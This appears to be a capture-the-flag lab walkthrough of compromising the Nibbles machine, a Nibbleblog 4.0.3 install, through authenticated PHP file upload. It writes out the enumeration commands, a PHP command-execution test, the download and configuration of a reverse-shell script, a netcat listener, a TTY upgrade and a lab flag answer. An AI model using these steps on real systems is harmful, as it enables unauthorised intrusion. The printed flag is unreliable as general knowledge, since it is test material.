---------------------------------------------------------------------------- -------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- -------------------------
Nibbleblog 3 - Multiple SQL Injections                                      | php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)                       | php/remote/38489.rb
---------------------------------------------------------------------------- -------------------------
Shellcodes: No Results
```

Upon conducting an initial investigation, it appears that the version 4.0.3 of Nibbleblog has a known exploit. However, at this stage, we cannot definitively determine what version of Nibbleblog is running. It might or might not be affected.



GitHub
https://github.com › CVE-2015-6967

Arbitrary File Upload (CVE-2015-6967) - Nibbleblog 4.0.3

Nibbleblog 4.0.3 - Arbitrary File Upload (CVE-2015-6967) requirements usage usage: **exploit**.py [-h] --url URL --username USERNAME --password PASSWORD --payload ...

Exploit-DB
https://www.exploit-db.com › exploits

Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)

19 Oct 2015 — **Nibbleblog** contains a flaw that allows a authenticated remote attacker to execute arbitrary PHP code. This module was tested on version 4.0.3.


Rapid7
https://www.rapid7.com › modules › exploit › multi › http

Nibbleblog File Upload Vulnerability

30 May 2018 — **Nibbleblog** contains a flaw that allows an authenticated remote attacker to execute arbitrary PHP code. This module was tested on version 4.0.3.

GitHub


Conduct enumeration activities using tools such as whatweb and gobuster to discover any accessible directories or other hidden paths on the system.



```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-rktyq0tb1k]─[~]
└──╼ [★]$ whatweb http://10.129.188.154/nibbleblog/ -v
WhatWeb report for http://10.129.188.154/nibbleblog/
Status    : 200 OK
Title     : Nibbles - Yum yum
IP        : 10.129.188.154
Country   : RESERVED, ZZ
```


Yet more problematic headers. But again, probably not relevant to the module.

> There are issues regarding the exposure of cookies and potential session hijacking risks due to the absence of the Secure flag in the Set-Cookie header. Additionally, the Http-Only Flag was missing, making the cookie vulnerable to XSS attacks. Furthermore, the Expires Header was set to a past date, which is generally not recommended as it may lead to unintended caching issues.




```
HTTP Headers:
        HTTP/1.1 200 OK
        Date: Thu, 10 Oct 2024 10:16:16 GMT
        Server: Apache/2.4.18 (Ubuntu)
        Set-Cookie: PHPSESSID=9ul3jeqam4a97l4iqgme9trg20; path=/
        Expires: Thu, 19 Nov 1981 08:52:00 GMT
        Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
        Pragma: no-cache
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 1009
        Connection: close
        Content-Type: text/html; charset=UTF-8
```

Good practice to pass the result to a file and work on it locally.




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-rktyq0tb1k]─[~]
└──╼ [★]$ gobuster dir -u http://10.129.188.154/nibbleblog/ --wordlist /usr/share/
seclists/Discovery/Web-Content/common.txt > gobuster_result.txt
Progress: 4723 / 4724 (99.98%)┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-rk
tyq0tb1k]─[~]
```

We can see gobuster has revealed a few accessible directories. Just go through them one by one.



```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 304]
/.htpasswd            (Status: 403) [Size: 309]
/.htaccess            (Status: 403) [Size: 309]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 327] [--> http://10.129.188.154/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 329] [--> http://10.129.188.154/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 331] [--> http://10.129.188.154/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 329] [--> http://10.129.188.154/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 328] [--> http://10.129.188.154/nibbleblog/themes/]
```

In the very first directory (README), we see the version that we were hoping for. 4.0.3. Which means this is susceptible to the earlier exploit we found. But be aware that this could really just be an old, outdated README file.




```
====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01
```


Nonetheless, continue exploring.

It appears that the target system employs the TinyMCE plugin version 4.0.20. The admin email address is revealed to be ‘admin@nibbles.com’ and there is a user account with username ‘admin’ that we could make a login attempt with.


Moreover, it is worth mentioning that the target system incorporates an IP blacklist mechanism. By employing this defensive measure, the system aims to prevent brute-force attacks and safeguard its resources from malicious actors attempting unauthorized access attempts.



```
// 4.0.20 (2014-03-18)
```




```
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
```



```
-<users>
  -<user username="admin">
      <id type="integer">0</id>
      <session_fail_count type="integer">0</session_fail_count>
      <session_date type="integer">1514544131</session_date>
    </user>
  -<blacklist type="string" ip="10.10.10.1">
      <date type="integer">1512964659</date>
      <fail_count type="integer">1</fail_count>
    </blacklist>
  </users>
```

In accordance with the provided module instructions, I conducted a custom wordlist creation process using the cewl utility. This approach allowed for the generation of a targeted set of potential passwords.



```
└──╼ [★]$ cewl http://10.129.188.154/nibbleblog/ -w cewl_wordlist.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Anyway, it was given in the module that the password is ‘nibbles’ which is actually a mutation of one of the generated words in cewl_wordlist.txt. So we’d get there eventually.

Login (admin: nibbles)


Nibbles - Initial Foothold

Gain a foothold on the target and submit the user.txt flag

Answer: 79c03865431abf47b90ef24b9695e148

While reviewing the target system, we identified a plugin named "My image." Upon further investigation, we discovered that this plugin facilitates file upload functionality through its configuration settings.

It is noteworthy to mention that if this file upload function permits the uploading of PHP files, it could potentially present an opportunity for us to deploy a reverse shell , enabling remote access to the target.



http://10.129.87.99/nibbleblog/admin.php?cont

nibbleblog - Plugins

Installed plugins

Categories
Displays all categories of your blog and allows the user to f

Hello world
Show hello world.

Latest posts
Displays latest published posts, sorted by date.

My image
Show a picture

nibbleblog - Plugins :: My

Title: My image


Position: 4

Caption:

Browse... No file selected.

To confirm this vulnerability, we initially employed a simple test PHP script that echoed the working directory upon execution and uploaded it.

```
nano test.php

 <?php system(‘pwd’);?>
```




```
GNU nano 7.2
<?php system('pwd');?>

```

Changes has been saved successfully

We can find the uploaded file in the following directory but it has been automatically renamed.

```
/nibbleblog/content/private/plugins/my_image
```

This test confirmed that the Content Management System(CMS) was indeed vulnerable to exploitation. We can proceed with an actual payload.




```
Parent Directory                      -
db.xml        2024-10-11 00:32  258
image.php     2024-10-11 00:32   23

Apache/2.4.18 (Ubuntu) Server at 10.129.87.99 Port 80
```

pwd


```
/var/www/html/nibbleblog/content/private/plugins/my_image
```

We can find a common reverse shell payload here:

```
curl https://raw.githubusercontent.com/pentestmonkey/php-reverse-
shell/refs/heads/master/php-reverse-shell.php > payload.php
```




```
┌─[eu-academy-6]─[10.10.14.39]─[htb-ac-1435902@htb-ppctueckcv]─[~]
└──╼ [★]$ curl https://raw.githubusercontent.com/pentestmonkey/php-r
everse-shell/refs/heads/master/php-reverse-shell.php > payload.php
```



```
┌─[eu-academy-6]─[10.10.14.39]─[htb-ac-1435902@htb-ppctueckcv]─[~]
└──╼ [★]$ ls
cacert.der  Documents  Music        Pictures  Templates  Videos
Desktop     Downloads  payload.php  Public    test.php
┌─[eu-academy-6]─[10.10.14.39]─[htb-ac-1435902@htb-ppctueckcv]─[~]
└──╼ [★]$ nano payload.php
```


Remember to update the ip (to the attacker ip) and port.
The ip is yours, not the target's.



```
 GNU nano 7.2                     payload.php *
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.39';  // CHANGE THIS
$port = 9443;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```


Now, start up a simple netcat listener on the same port added to the script. This can then receive the reverse shell.

```
nc -lvnp 9443
```



```
┌─[eu-academy-6]─[10.10.14.39]─[htb-ac-1
└──╼ [★]$ nc -lvnp 9443
listening on [any] 9443 ...
```


Upload the file and run it by visiting it in the browser/ calling curl



payload.php

```
curl http://[ip]/nibbleblog/content/private/plugins/my_image/image.php
```


This should give you a reverse shell



```
┌─[eu-academy-6]─[10.10.14.39]─[htb-ac-1435902@htb-ppctueckcv]─[~]
└──╼ [★]$ nc -lvnp 9443
listening on [any] 9443 ...
connect to [10.10.14.39] from (UNKNOWN) [10.129.87.99] 50792
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC
_64 x86_64 x86_64 GNU/Linux
 01:02:22 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

This is a bare-bones shell. We should upgrade it to a fully interactive TTY.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'

export TERM=linux
```




```
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/$ 
```


You can map out the nibbler directory using tree so you don’t have to rely on cd and ls.

```
tree /home
```

We can see the user.txt is in /home/nibbler/ directory



```
nibbler@Nibbles:/$ tree /home
tree /home
/home
`-- nibbler
    |-- personal.zip
    `-- user.txt

1 directory, 2 files
```



